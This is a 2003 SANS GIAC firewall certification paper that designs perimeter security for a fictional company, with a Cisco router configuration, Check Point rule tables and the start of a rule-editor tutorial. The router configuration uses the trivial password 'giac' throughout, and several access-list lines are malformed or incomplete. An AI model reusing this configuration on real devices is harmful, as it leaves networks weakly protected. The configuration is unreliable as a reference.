



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

SANS
GIAC Certified Firewall (GCFW)
Practical Assignment
(version 1.9)

by Dan Hlavac

May 12, 2003

© SANS Institute 2003, Author retains full rights.

Technical Reference for GIAC's Network Security Support Personnel	3
Preview	3
Document Overview	3
Covered:	3
Not Covered:	3
The company	3
Customer Base	4
Solution Definition (needed for Assignments 1 and 2)	4
Business Requirements	4
Access requirements	5
User Access Requirements	5
System Access Requirements	6
System Needs Access to	6
Solution Design (aka Assignment 1)	7
Network Components	7
VPN-1®/FireWall-1® SmallOffice™	7
Network Address Scheme	8
Network Architecture	9
Defense In-Depth – A Brief Rationale for the Architecture	11
Network Security	11
Application Security	11
Combination	12
System Access Requirements	12
System Needs Access to	12
Implementation Configuration Information (aka Assignment 2)	13
Border Router – BDR_RTR	13
BDR_RTR Configuration	13
Internal Router	17
Border Firewall – BDR_FW1 and Internal Firewall – INT_FW1	17
Detailed Explanation of Each Firewall Rule	18
TUTORIAL	21
VPN	31
Settings and parameters	31
VPN Example	32
Implementation Test / Audit (aka Assignment 3 – Verify the Firewall Policy)	39
Plan	39
Firewall Test Cases (Part 2)	40
Analysis of Audit	47
Action Items from the Test Cases:	47
Additional action items:	47
Case Study (aka Part 4 – Design Under Fire)	50
Target Company	50
Preliminary Assessment	52
Attacking the Firewall	53
Compromising an Internal System	59
Distributed Denial of Service Attack	60
Appendix A- References	65
Appendix B – Spoofing an IP address	66
Appendix C – Using CyberCop	66
Configure the Modules	68
Reports	70
Additional Feature – IDS Testing	71
Additional Feature – SMBGrind	72

Technical Reference for GIAC's Network Security Support Personnel

Preview

It is important to understand the scope of this document so the appropriate resources use it effectively. The Document Overview will discuss what is and is not covered in more detail. The Solution Design will review the business and system access requirements, then provide an architecture design to accommodate the requirements. The Implementation section will provide exact details for implementing the proposed solution. The Implementation Test/Audit section will analyze the implemented solution focusing on the border firewall. Finally, the Case Study will audit another network.

Document Overview

The document overview will discuss what is and what is not covered in the document. In addition, it will also review some of the relevant business information.

Covered:

The network and security support personnel should use this document as a part of the ongoing knowledge management index of controls. It should be referenced for historical information, decision points, and technical information regarding the network and security controls.

Not Covered:

This document does not cover all of the risk assessment processes used to reach the decisions. It is also not intended to cover other security controls, such as anti-virus, operating system hardening, or intrusion detection. While all of these things are a part of the overall security solution, they will most likely be covered in another document. When needed, decision points are clarified and the details for the specific controls are illustrated.

The company

GIAC Enterprises is an E-Business Company that sells fortune cookie sayings on the Internet and has been in business for four years. There are about thirty employees, which include Corporate, Mobile Sales, and Remote Units.

Fortune sayings are the only commodity that GIAC sells to customers and they are produced by Corporate, Remote Units, and several partner companies.

Business Model

By offering fortunes on the Internet instead of through traditional mediums, GIAC is able to keep prices very low. GIAC's primary operational expense is the whole sale purchase of fortunes from other companies. GIAC also spends a considerable amount of money on the network because it is the only method for sales. However, as with any primary expense, there is also a considerable amount of time reviewing the costs in an attempt to produce more profits.

IT Support

GIAC's IT support staff consists of approximately six analysts/technicians and one Supervisor. Each analyst or technician is responsible for several parts of the network and many have overlapping responsibilities.

Customer Base

GIAC has two types of customers that buy fortune sayings.

- 1) RETAIL – customers that purchase small amounts of fortunes from the GIAC website.
- 2) WHOLESALE – customers that purchase large amounts of fortunes from GIAC at discount prices (some wholesale customers will resell the fortunes). These customers have their separate and unique accounts on a secured GIAC website. The discount rate will depend on the number of fortunes purchased each month.

Solution Definition (needed for Assignments 1 and 2)

The solution definition section documents the business requirements, solution design, and implementation configuration information.

Business Requirements

The following items are categorized as Business Requirements because they are the specific requirements, identified by the business managers, as those privileges needed by the employees for the success of day-to-day operations of the company.

As an overview, the customers will need to access the web servers to purchase the fortunes. The suppliers will need to access the network to provide fortunes to us. The teleworkers and mobile sales force will need the same access as on-site employees with the same level of relative security. And finally, the various systems will need access to each other. The specific access requirements for each of these are listed below.

Access requirements

The Access Requirements outline the general levels of access needed by each group of users on the GIAC network.

Access needs were determined in two ways:

- 1) User Access. This describes which portion of the network a user needs access to in order to perform the duties assigned to that group.
- 2) System Access. This describes the access needed for the applications or systems to operate in accordance with business functions, routine maintenance, and standard network traffic.

User Access Requirements

<u>Group</u>	<u>Access needed and explanation:</u>
Retail Customers	Outward facing content web server - Accessing information on web servers to produce possible sales lead Outward facing retail purchase web server - Ordering Fortunes from the web servers Outward facing e-mail server - E-mailing company with questions or comments
Wholesale Customers	Outward facing content web server - Accessing information on web servers to produce possible sales lead Outward facing retail purchase web server - Ordering Fortunes from the web servers Outward facing e-mail server - E-mailing company with questions or comments

Partner Companies

Outward facing content web server
- Accessing information on web servers to produce possible sales lead

Outward facing e-mail server
- E-mailing company with questions or comments

Outward facing FTP server
- Partner companies will send and receive bulk fortunes via a secured FTP server. All files are required to be PGP or GPG encrypted.¹

Tele-Employees, Mobile Sales Force, and Corporate Employees

All network components
- All employees have equal rights to all network components. Authorization is granted at the operating systems or application level.

System Access Requirements

System

Needs Access to

Web Purchase Servers

Microsoft Transaction Servers (MTS)
- Web Purchasing Servers will use XML to post to the Internal MTS server via SSL. The MTS server(s) will make the necessary calls to the customer and fortune databases.

External/Internal FTP Servers

Internal/External FTP Servers
- Internal FTP servers will need to pull and push FTP files to the External FTP servers. Only those files with .asc extensions (PGP/GPG text version) will be transferred.

Support Systems

Support systems, such as DNS systems, will need access to various parts of the network to support proper domain naming conventions.

Supplier Network(s)

External FTP Servers
- Suppliers will need to send files to the FTP servers. Each supplier has a separate login account and is required to send all files in PGP or GPG format (see footnote 1).

¹ PGP (Pretty Good Privacy) is a file based encryption method GPG (GnuPG) is an open source version of PGP. For more information, please visit <http://www.pgp.com> and <http://www.gnupg.org>

VPN Access

All teleworkers systems will need access to the internal network (as detailed in User Access requirements above).

Solution Design (aka Assignment 1)

The policies and access controls lists are implemented to comply with the user and system requirements. While there was no formal risk assessment process performed, the solution is intended to be the optimal balance in a cost benefit ratio. Therefore, there are some policies and access control lists introduced that supplement the noted requirements. The additional controls help ensure the confidentiality, integrity, and availability of the information and network in accordance to industry best practices.

Network Components

Four network devices are used to provide the appropriate controls given the requirements and industry best practices.

Table 2 gives details on each component

Device	OS	Price	Number Installed
Cisco 2621	IOS 12.2(8)	\$2000.00	2
Checkpoint Firewall 1	VPN-1®/FireWall-1® SmallOffice™ http://www.checkpoint.com/products/connect/smalloffice.html - running on - Compaq ProLiant DL320 Intel® Pentium® III Processor 1.133GHz/133 Rack Model (128MB) 40G ATA w/CD/Floppy http://h18000.www1.hp.com/products/servers/proliantdl320/index.html	\$1300.00	2

The first router will be used at the network perimeter and act as a filtering router between GIAC's network and the Internet.

The first firewall will be used as the primary security device that filters all incoming and outgoing traffic from outside GIAC's internal network, the DMZ, and internal network zones.

The second router will be used as a secondary filtering router that separates the three intranet subnets: workstations, servers, and databases.

Although the second router will help filter unwanted traffic from the internal databases, there is a second firewall to monitor and protect these systems. Since the information on these servers is the core operation of GIAC, the security consultants and management agree that the additional expense of another Firewall is warranted.

Network Address Scheme

As specified in RFC 1597², the following three private address schemes are available:

10.0.0.0 - 10.255.255.255

172.16.0.0 - 172.31.255.255

192.168.0.0 - 192.168.255.255

We have chosen to use the following eight Class C subnets:

192.168.0.0/24 through and including 192.168.6.0/24

We have found that this allows a good balance between number of hosts needed per subnet and consistent architecture when adding more subnets.

Note: 192.168.0.0/24 represents that particular network having a subnet mask of 255.255.255.0. Dotted decimal and bit count are interchanged within this document, usually to save space (such as in the network diagram).

Table 1 illustrates the list of the network components and assigned IP addresses.

² For more information on private addressing schemes, visit <http://ftp.rfc-editor.org/in-notes/rfc1597.txt>
“The Requests for Comments (RFC) document series is a set of technical and organizational notes about the Internet (originally the ARPANET), beginning in 1969.” <http://www.rfc-editor.org>

TABLE 1


Network Component	Description	Interface	Assigned IP
BDR_RTR	Border Router Cisco 2526	ToISP ToInternal	4.40.40.xx ³ 192.168.0.1/24
BDR_FW1	Border Firewall Checkpoint FW1	ToExternal (Internet connection) ToEXT_DMZ (DMZ) ToINT_RTR (Intranet)	192.168.0.2/24 192.168.1.1/24 192.168.2.1/24
INT_RTR	Intranet Router Cisco 2526	ToBDR_FW (border firewall) ToINT_WKS (Intranet workstations) ToINT_SVR (Intranet Servers) ToINT_FW1 (Intranet Database Firewall)	192.168.2.2/24 192.168.3.1/24 192.168.4.1/24 192.168.5.1/24
INT_FW1	Intranet Firewall Checkpoint FW1	ToINT_RTR (Intranet router) ToINT_DBMS (Intranet Database servers)	192.168.5.2/24 192.168.6.1/24

Network Architecture

Figure 1 illustrates the network diagram for GIAC Enterprises. It should be noted that this diagram focuses on network security. It does not represent other aspects, such as load balanced servers, application architecture, or domain structures.

³ This IP is for illustrative purposes only. Any representation of a “real” IP is strictly coincidental. XX is last octet to help ensure the innocent are not bombarded with curious netizens.

FIGURE 1 – Network Diagram.



Defense In-Depth – A Brief Rationale for the Architecture

GIAC's primary assets are the fortune sayings residing on their databases. Although a formal risk assessment was not performed, the security technicians and management believe that if there were a loss of confidentiality, integrity, or availability, the business would be severely impacted. Since this information is accessed and sold on the Internet, there is a very strong possibility that an event may actually occur. Therefore, significant measures have been taken to mitigate the risks.

Network Security

The focus of this document is the network layer. A border router is the first line of defense offering basic traffic filtering to and from the Internet.

The second component, and second level of defense is the border firewall. This offers additional filtering as well as packet inspection. In addition, it provides the VPN services for mobile sales and teleworkers. VPN will be used because it offers a cost effective and relatively secure mechanism for allowing the mobile sales force and teleworkers to connect over the Internet to the GIAC network.

At this time, an Intrusion Detection System is not deemed by management as an acceptable cost (discussed later in the Audit section).

Application Security

While not documented in this paper, GIAC uses various levels of application security. For example, firewall rules are established to allow SSL (TCP 443) traffic for the purchasing web servers, but instruction for installing and configuring the servers to perform this action is not detailed here. This information is most likely in another document.

Also, each customer has separate credentials that are used to purchase fortunes; again, the policies, procedures, and system setup for managing and configuring this access is not documented here.

In addition, all FTP files from the suppliers need to be encrypted using PGP/GPG. The Internal FTP server will run a job to transfer the files from the External FTP server in to the Internal FTP server. If the files are not recognized as PGP/GPG format, the job will delete the file.

Combination

The information assets are further protected by a combination of network and application measures. For example, user access stops at the web servers while the application makes the secured transaction call to Microsoft's Transaction Server (MTS). MTS then makes calls to the backend databases. This three-tier model offers a good defense against application hacks because each layer needs to be compromised before getting to the database. This assumes that the proper level of application security is applied, such as enabling authorization checking at the MTS package or component role and having appropriate members in roles. The three-tier model works securely only if the network components are configured to allow the servers to communicate over approved ports. (e.g. using port SSL over 443)

Requirement solution specifications

This section outlines the necessary port information to meet the requirements from above. More details regarding inbound/outbound restrictions, and location of the rule set (internal or border firewall), is discussed in Implementation Configuration Information (aka Assignment 2).

<u>Group</u>	<u>Solution Specifications:</u>
Retail Customers	Outward facing web servers
Wholesale Customers	Accessed via ports 80 and 443
Partner Companies	Outward facing e-mail server
	Accessed via port 110

System Access Requirements

<u>System</u>	<u>Needs Access to</u>
Web Purchase Servers	Microsoft Transaction Servers (MTS) via port 443
External/Internal FTP Servers	Internal/External FTP Servers via port 20 and 21
Support Systems	Support systems, such as DNS systems via port 53
Supplier Network(s)	External FTP Servers via ports 20 and 21
VPN Access	Will use port 50 and 500
LDAP	Port 389

Implementation Configuration Information (aka Assignment 2)

The Implementation Configuration Information section gives detailed information for configuring each network component listed in the Solution Design to satisfy the User and System Access Requirements.

Border Router – BDR_RTR

The border router will act primarily as a filtering device and will use Cisco's Extended Access Control List to provide the network with a first line of defense.

Explanations for most rules are provided in the configuration file. Much like comments in program code, this is a good practice because it provides quick reference for the rationale behind decisions without the hassle of trying to find other documentation.

BDR_RTR Configuration

```
! *****
! Hostname: BDR_RTR
! Model: 2621
! *****
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname BDR_RTR
!
enable password giac
!
no ip name-server
!
ip subnet-zero
no ip domain-lookup
ip routing
!
interface Serial 0/0
no shutdown
description connected to Internet
service-module t1 clock source line
service-module t1 data-coding normal
service-module t1 remote-loopback full
```

```

service-module t1 framing esf
service-module t1 linecode b8zs
service-module t1 lbo none
service-module t1 remote-alarm-enable
ip address 4.40.40.xx 255.255.255.0
encapsulation hdlc

! IP inspect Serial_0
!
! set up Cisco's state-full packet filtering to allow return packets from established
sessions
! back through
no ip inspect name Serial_0
ip inspect name Serial_0 tcp
ip inspect name Serial_0 udp
ip inspect name Serial_0 http
ip inspect name Serial_0 https
ip inspect name Serial_0 ftp
ip inspect name Serial_0 smtp
ip inspect name Serial_0 tftp

! interface FastEthernet 0/0
no shutdown
description connected to Firewall1
ip address 192.168.0.1 255.255.255.0
router rip
version 2
network 192.168.0.0
passive-interface Serial 0/0
no auto-summary

interface FastEthernet 0/1
no description
no ip address
shutdown
!
! Access Control List 100
! used for Outbound Traffic
!
no access-list 100
!Allow all out bound traffic from the valid networks
access-list 100 permit ip 192.168.0.0 0.0.0.24
access-list 100 deny ip any any log

! Access Control List 101

```

! used for Inbound Traffic

!

no access-list 101

! block private address seen on external interface

access-list 101 deny ip 10.0.0.0 0.255.255.255 any log

access-list 101 deny ip 192.168.0.0 0.0.255.255 any log

access-list 101 deny ip 172.16.0.0 0.15.255.255 any log

!

** The above rules are anti-spoofing or ingress rules designed to stop packets with private IP address from accessing the router. Since private IP addresses should only be used on non-public networks, there is no reason why a request should come from one of those addresses to the Internet facing connection.

!Allow web, ftp, email, dns and vpn traffic

!

access-list 101 permit tcp any any eq www

access-list 101 permit tcp any any eq smtp

access-list 101 permit tcp any any range ftp-data ftp

access-list 101 permit udp any any eq 500

access-list 101 permit tcp any any 53

access-list 101 permit tcp any eq 443

!allows iscmp keys to pass.

!

!block all other traffic

access-list 101 deny any any

ip classless

!

! Static routes allowing for the internal subnets

ip route 0.0.0.0 0.0.0.0 Serial 0/0.1

ip route 192.168.0.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.1.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.2.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.3.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.4.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.5.0 255.255.255.0 FastEthernet 0/0 1

ip route 192.168.6.0 255.255.255.0 FastEthernet 0/0 1

! Turn off http server

no ip http server

! Make community string non-public

snmp-server community not-public RO

no snmp-server location GIAC

no snmp-server contact

! Warning message – very important

banner motd #Warning- Unauthorized access to this device is prohibited!#

!

line console 0


```
exec-timeout 0 0
password giac
login
!
line vty 0 4
password giac
login
!
end
```

Other miscellaneous commands are noted below. Input should be after the # sign.

```
# ip ssh time-out 120
```

** This helps ensure that SSH connections time-out if left idle.

```
r# no service finger
```

** By disabling the finger server, we minimize the risk of an attacker uncovering certain information about GIAC's network. There is no business case for the finger service to be available.

```
# no ip source-route
```

** This helps reduce the possibility of an attack generated by re-routing of packets through GIACs network.

```
# no ip unreachable
```

** This helps prevent ICMP messages from disclosing GIAC's network information which does NOT help hackers trying to gain useful information.

```
# service password encryption
```

** This encrypts the password in the configuration file.

```
# no ip direct-broadcast
```

** This helps prevent GIAC from Denial of Service attacks

Internal Router

The internal router will be configured with the same hardening procedures as the border router but with a limited number of Access Control Lists (ACLs). The security of the confidential data will be the responsibility of the firewall, not the router. While this is a less secure model, it offers a good balance between security and configuration management. With very limited IT staff, this seems to be the best solution.

The configuration requirements are noted below. Since these are rather simple requirements, it does not seem necessary to list the entire router configuration file.

- Allow all outgoing requests from the Workstation network
- Deny any incoming request to the Workstation network
- Deny all outbound requests from the Intranet Server network

Border Firewall – BDR_FW1 and Internal Firewall – INT_FW1

The border firewall and internal firewall are configured together using the same management console. Administrators need to take special caution to apply rules ONLY to the desired firewall. It can be an easy mistake to misapply a rule to the wrong firewall. In addition, it is important to note that the firewall rules are ordered in this manner for a couple of reasons. The first is that each request will cycle through the rules starting with the top rule until it finds a rule that allows it through. Therefore, a good rule set will put the most frequent requests at the top to increase process time.

Figure 1 (below) shows the policy rules for the firewalls. An administrator can add or delete new rules by 'right-clicking' by any rule and inserting a rule either above or below the rule clicked. Each rule/policy will be explained in greater detail below.

© SANS Institute. All rights reserved. Author retains full rights.

Figure 1

Security - GIAC6 Address Translation - GIAC6 VPN Manager Web Access									
NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	★ Any	GIAC_EXT_Web_Content	★	TCP http	accept	None	GIAC_BDR_FW1	★	Anyone can access the external content web servers in the DMZ.
2	★ Any	GIAC_Ext_Web_Purch	★	TCP https	accept	None	GIAC_BDR_FW1	★	Anyone can access the external purchasing servers in the DMZ.
3	IP GIAC_Supplier1_IP IP GIAC_Supplier2_IP	GIAC_EXT_FTP	★	TCP ftp	accept	Log	GIAC_BDR_FW1 GIAC_INT_FW1	★	Supplies can login to External FTP (DMZ) server.
4	GIAC_INT_FTP	GIAC_EXT_FTP	★	TCP ftp AH	accept	Log	GIAC_INT_FW1 GIAC_BDR_FW1	★	Allow batch process to PULL files from External FTP server to Internal FTP server. This happens once per hour and should be logged.
5	GIAC_Ext_Web_Pur	GIAC_INT_MTS	★	TCP https	accept	Log	GIAC_INT_FW1 GIAC_BDR_FW1	★	Customers buy and sell fortunes over an SSL tunnel to the Internal Microsoft Transaction Server.
6	GIAC_Internal_Mail GIAC_External_Mail	★ Any	★	TCP smtp	accept	None	GIAC_BDR_FW1 GIAC_INT_FW1	★	Allow E-Mail
7	GIAC_INT_YWKS	★ Any	★	TCP https TCP http	accept	None	GIAC_BDR_FW1 GIAC_INT_FW1	★	GIAC intranet employees can go to any server on port 80 or 443.
8	GIAC_INT_YWKS	★ Any	★	TCP SSH	accept	Log	GIAC_BDR_FW1 GIAC_INT_FW1	★	GIAC intranet employees have full access to all servers but it will be logged.
9	GIAC_DMZ	★ Any	★	★ Any	drop	Alert	GIAC_BDR_FW1	★	All other outbound DMZ requests should be dropped with and alert.
10	★ Any	GIAC_BDR_FW1	★	NBT	drop	None	GIAC_BDR_FW1 GIAC_INT_FW1	★	Drops NetBios traffic which is not used on this network.
11	★ Any	★ Any	★	★ Any	drop	Log	GIAC_BDR_FW1	★	Drop but log all other traffic to the External Facing Firewall.
12	★ Any	★ Any	★	★ Any	drop	Alert	GIAC_INT_FW1	★	Drop but ALERT all other traffic to the Internal Firewall.

Detailed Explanation of Each Firewall Rule

Rules 1 & 2

1	★ Any	GIAC_EXT_Web_Content	★	TCP http	accept	None	GIAC_BDR_FW1	★	Anyone can access the external content web servers in the DMZ.
2	★ Any	GIAC_Ext_Web_Purch	★	TCP https	accept	None	GIAC_BDR_FW1	★	Anyone can access the external purchasing servers in the DMZ.

GIAC sells fortune sayings over the Internet. The primary source of Internet sales is generated from their website. Therefore, all customers (and internal employees) should be allowed access the web servers (located in the DMZ) to view the various sayings using the common web protocol (http). In addition, retail and wholesale customers will buy the sayings by accessing the purchasing server over a secured web connection (SSL/TCP 443). Retail and wholesale customers will have separate credentials that are handled by the application (see Rule 5).

Rules 3 & 4

3	GIAC_Supplier1_IP GIAC_Supplier2_IP	GIAC_EXT_FTP	*	ftp	accept	Log	GIAC_BDR_FW1	*	Supplies can login to External FTP (DMZ) server.
4	GIAC_INT_FTP	GIAC_EXT_FTP	*	ftp AH	accept	Log	GIAC_INT_FW1 GIAC_BDR_FW1	*	Allow batch process to PULL files from External FTP server to Internal FTP server. This happens once per hour and should be logged.

Unlike wholesale customers, who simply purchase fortunes from the website, suppliers need to deliver fortunes to GIAC over the network. Dedicated lines can be rather expensive. Therefore, GIAC has established an FTP server that suppliers will send PGP/GPG (see footnote 1) encrypted files. Rule 3 allows the suppliers to send the files to the FTP server in the DMZ.

For additional security, the FTP files are only transferred to the internal network by a batch process initiated from the Internal FTP server. This gives another small measure of defense in the event that the External FTP server is compromised. The file is decrypted after it is moved to the internal server. Rule 4 allows the Internal FTP server to call the External FTP server. Rule 4 allows the Internal FTP server to request FTP transfers from the External FTP server.

Rule 5

5	GIAC_Ext_Web_Pur	GIAC_INT_MTS	*	https	accept	Log	GIAC_INT_FW1 GIAC_BDR_FW1	*	Customers buy and sell fortunes over an SSL tunnel to the Internal Microsoft Transaction Server.
---	------------------	--------------	---	-------	--------	-----	------------------------------	---	--

This allows the applications on the External web purchasing server to make secured calls to the Internal MTS servers.

Rule 6

6	GIAC_Internal_Mail GIAC_External_Mail	* Any	*	smtp	accept	- None	GIAC_BDR_FW1	*	Allow E-Mail
---	--	-------	---	------	--------	--------	--------------	---	--------------

This rule allows the e-mail servers to call almost anyone if it's e-mail traffic. Note, this rule is NOT applied to the Internal Firewall. There is no reason to have e-mail traffic to or from the Intranet Database region, therefore, the rule is not applied to this firewall and traffic will be denied.

Rules 7 & 8.

7	GIAC_INT_WKS	★ Any	★	TCP https TCP http	accept	- None	GIAC_BDR_FW1 GIAC_INT_FW1	★	GIAC intranet employees can go to any server on port 80 or 443.
8	GIAC_INT_WKS	★ Any	★	TCP SSH	accept	Log	GIAC_BDR_FW1 GIAC_INT_FW1	★	GIAC intranet employees have full access to all servers but it will be logged.

These rules allow the internal workstations to call any server if using http, https, or SSH. Note that web and SSL traffic are not logged. However, SSH requests are logged for auditing purposes.

Rules 9 through 12

9	GIAC_DMZ	★ Any	★	★ Any	drop	Alert	GIAC_BDR_FW1	★	All other outbound DMZ requests should be dropped with and alert.
10	★ Any	GIAC_BDR_FW1	★	NBT	drop	- None	GIAC_BDR_FW1 GIAC_INT_FW1	★	Drops NetBios traffic which is not used on this network.
11	★ Any	★ Any	★	★ Any	drop	Log	GIAC_BDR_FW1	★	Drop but log all other traffic to the External Facing Firewall.
12	★ Any	★ Any	★	★ Any	drop	Alert	GIAC_INT_FW1	★	Drop but ALERT all other traffic to the Internal Firewall.

These are drop rules that indicate which traffic should not be allowed. Notice that not all the traffic being dropped is in one rule. Rule 9 will give an alert if any traffic is emanating from the DMZ that has not already been defined, as this may indicate a server has been compromised. Additionally, any other traffic that has not been defined in previous rules that is going to or from the Border Firewall is being logged. This may indicate someone is attempting, to compromise the firewall. While this is important, there is a lot of traffic hitting the firewall that does not indicate an alert, so it's only logged. If someone gets into the DMZ, then rule 9 should help. Finally, any other traffic that is hitting the Internal firewall will send an alert. This may indicate that either someone from the outside has compromised the network, or that someone from the inside is trying to compromise the system.

[Authors note: some additional rules are needed and not shown but will be mentioned later in the audit section. Assignment 3 below]

TUTORIAL

The tutorial will demonstrate how to create a firewall rule using the Check Point Policy Editor.

The tutorial is for instructional purposes and will make full use of the “Demo Mode” available in Feature Pack 2.

Step One – Adding a Standard Security Rule

Under the “Standard Security Rule Tab”, become familiar with the different parts of the screen. The left column indicates your available nodes, networks, checkpoints etc. The bottom gives a graphical overview of the network connections. And the middle gives information regarding each node, host, etc. And the top portion indicates the firewall rules. The top section will be the focus of the tutorial.


NO	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME
1	Any	Any	Any	Any	drop	None	Policy Targets	Any

Name	IP	Comment	Behind NAT	Version
